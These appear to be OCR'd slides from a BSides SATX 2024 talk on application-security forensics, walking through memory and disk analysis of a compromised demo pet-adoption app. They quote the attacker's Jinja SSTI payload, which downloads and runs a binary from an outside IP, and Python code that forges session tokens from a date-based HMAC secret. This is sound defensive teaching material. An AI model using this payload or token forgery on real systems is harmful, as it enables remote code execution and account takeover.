
APPSEC FORENSICS

BSIDES SATX 2024


AGENDA

- What?
- Acquiring and Analyzing Images
- Artifact Review
- Code Review
- Rebuilding Attack Chains



$WHOAMI

- David Neal
- Lead AppSec Eng @ H-E-B
- Forensic/offsec analyst by night
- OSCP, OSWE
- CVE Publications



AppSec Forensics?

Scenario

- Your app's been hacked
- We don't know how
- There's no published CVEs
  - Internally developed app
  - COTS/Firmware/embedded 0day

What we need to do

- Find novel vulnerability attackers are using via code review
- Discover the full attack chain
- Determine level of access & impact of intrusion

HackyPaws Pet Adoption

Where Every Paw is Protected

Shadow

Meet Shadow, the stealthy master of mystery! With fur as dar...

Adopt

Toby

Meet Toby, the bright dachshund bursting with smarts! With h...

Adopt

BoBo

Meet BoBo, a stunning golden retriever with a heart of gold!...

Adopt

HackyPaws Pet Adoption

Where Every Paw is Protected

Chipper

dog uploaded by trudy

Meet Chipper, the pint-sized bundle of joy full of love and zest for life! With a mix of Chihuahua and Dachshund charm, they're a
bundle of joy. Chipper's boundless energy and adorable antics will bring happiness to any home. Get ready for endless fun with t
companion by your side!

Adoption Application

Name

Email

Submit

HackyPaws Admin

Where Every Paw is Protected

Submit New Paw

Shadow

Adoption Requests | Delete

Toby

Adoption Requests | Delete

BoBo

Adoptio

DefenseEvasion:Runtime/FilelessExecution


A process in a container or an Amazon EC2 instance is executing code from memory.


Default severity: Medium

- **Feature:** Runtime Monitoring

This finding informs you when a process is executed using an in-memory executable file on disk. This is a common defense evasion technique that avoids writing the malicious executable to the disk to evade file system scanning-based detection. Although this technique is used by malware, it also has some legitimate use cases. One of the examples is a just-in-time (JIT) compiler that writes compiled code to memory and executes it from memory.

The runtime agent monitors events from multiple resource types. To identify the potentially compromised resource, view **Resource type** in the findings panel in the GuardDuty console.


a
a...
Adopt
Chipp
Meet Ch
full of lo
Adop



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Indicators Of Compromise

- EDR File-less Malware Alert
- User report of an “a” on the site?
- Site returning 500 error some time later

Acquiring Artifacts

- **Memory**: Complete dump of system's volitale memory contents
  - Running Processes
  - Active Connections
- **Disk Image**: Block level snapshot of an entire disk
  - Contains all files, folders, the whole filesystem
  - "unallocated space"

AVML (Acquire Volatile Memory for Linux)

- Rust based, from Microsoft
- Outputs binary file

https://github.com/microsoft/avml

```
$ avml hackypaws.mem

$ du -sh hackypaws.mem
512M    hackypaws.mem
```

Volatility Framework Intro

- Written in Python
- Uses a system “profile” to understand memory
- Plugin system for extracting different types of data
- Cons: less support for newer kernels

https://github.com/volatilityfoundation

Working with Disk Images

- Cannot be saved to the same disk that's being imaged
- 2 common formats: raw & E01
- Mounted as read-only to prevent any modification
  - Hardware write-blockers

```
$ dd if=/dev/vda1 of=./hackypaws.vda1 bs=32M

$ du -sh hackypaws.vda1
9.0G    hackypaws.vda1
```

SSH to your forensic workstation!

Username: remnux
Hostname & Password on handout

Learned from memory so far…

The attacker

- Spawned a process under the web app
- Used a shell stager to exec malware from ramdisk
- Uploaded our database somewhere
- Deleted hackypaws database


The app

- Python based
- Running from /opt/hackyPaws

New IOCs

- 137.184.178.106

Gaining App & Exploit context from memory



Finding the intrusion method

App and Payload Context via proc data

- Volatility “linux.proc” module, similar data to /proc/<pid>/
  - Data can be dumped to a directory
- Memory Maps
  - Link to loaded libraries, binary executables
- May find payload data still in memory

Server Side Templates Primer

```
<html lang="en">
<head>
    <title>{{ site_title }}</title>
</head>
<body>
    <h1>Items for Sale:</h1>
    <ul>
        {% for item in items %}
            <li>{{ item }}</li>
        {% endfor %}
    </ul>
</body>
</html>
```

Server Side Templates Injection Primer

- Happens when unfiltered input is processed by a template engine
  - Jinja, ThymeLeaf, SpringEL, go templates
- Payloads can access all packages/functions loaded in the app

```
{{7*7}}  =  49
```

Payload identified!

What we know

- We found the injected code in memory
- There’s an SSTI bug somewhere in the app

What we need to know

- Is this related to the deleted database?
- Where’s the bug?

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('wget http://137.184.178.106:8000/uf
-O /dev/shm/uf;chmod +x /dev/shm/uf;/dev/shm/uf').read() }}
```

Anti-Forensics: Deleting Files

Why?

- Cover Tracks
  - Hide specific exploit details
  - Make attribution difficult (who dun it?)
- Slow down investigations with large disks
- Denial of Service, Ransom

What about this case?

Database file may contain important details

- How was this payload injected?
- Where in the app should we be looking for SSTI?
- Was this an un/authenticated injection?

Recovering deleted files

On File Deletion

- Data is not destroyed
- OS marks the space as “unallocated”
- Unallocated space is “free space”, waiting to get overwritten by the OS


Recovery Process

- Parsing unallocated space for file headers
- File names aren’t going to be recovered
- Going to recover a lot of junk as well
- “file carving”

The Junk Yard of Unallocated Disk Space

Carving & Parsing using file headers

- Forensic carving tool will look for ”files” with header in unallocated space
- Sqlite Format / header
  - `xxd -l 16 <file>`
    - `\x53\x51\x4C\x69\x74\x65\x20\x66\x6F\x72\x6D\x61\x74\x20\x33\x00`
    - `“SQLite format 3”`



That’s not a animal…

We know that the animal field was injected somewhere

- Where was the payload injected?
- How was it executed?


Log Analysis for compromised web apps

- Logs help focus code review
- Reveal exploit path on web app i.e /admin/export
- Reveal payload interactions i.e webshell

- Typically located be in /var/log/<web server>

Starting Code Review

- Code is in opt/hackypaws/ in the disk image
- We’re looking for an SSTI vulnerability in one of the paths
  - /admin/create
  - /paw/<id>



Do we trust Trudy?

- Trudy “uploaded” the payload, was it really her?
- We trust Trudy, she also doesn’t live in Macedonia

- Is there another bug?


Digging for Auth Bypass Bugs

Common Areas

- Improper pw reset/signup
- Injection in login form
- Weak crypto
  - Exfil/Cracking passwords
  - Forging session tokens

How?

- Review Login
- Review signup
- How do we validate auth?
  - Cookies? Headers?
  - Generation, revocation


Hash Function
Product to be hashed
(a file, string, something else, any size!)
SHA-256 KDF
(key derivation function)
fixed length digest output
* Unkeyed cryptographic hash function
HMAC Function
Product to be hashed
Secret Key
HMAC-SHA-256 KDF
(key derivation function)
fixed length digest output
* Keyed cryptographic hash function

Found Our Auth Bypass

- If you can guess the HMAC secret, you can get a session
- HMAC with a not-so-secret secret: datetime
- Attacker can easily generate a session token using python

```
[david:~]$ python3
Python 3.12.3 (main, Apr  9 2024, 08:09:14) [Clang 15.0.0 (clang-1500.3.9.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import datetime, hashlib, hmac
>>> def generate_session(username):
...     auth_secret = str(datetime.date.today()).encode('utf-8')
...     hmac_value = hmac.new(auth_secret, username.encode('utf-8'), hashlib.sha256).hexdigest()
...     return hmac_value
...
>>> generate_session("trudy")
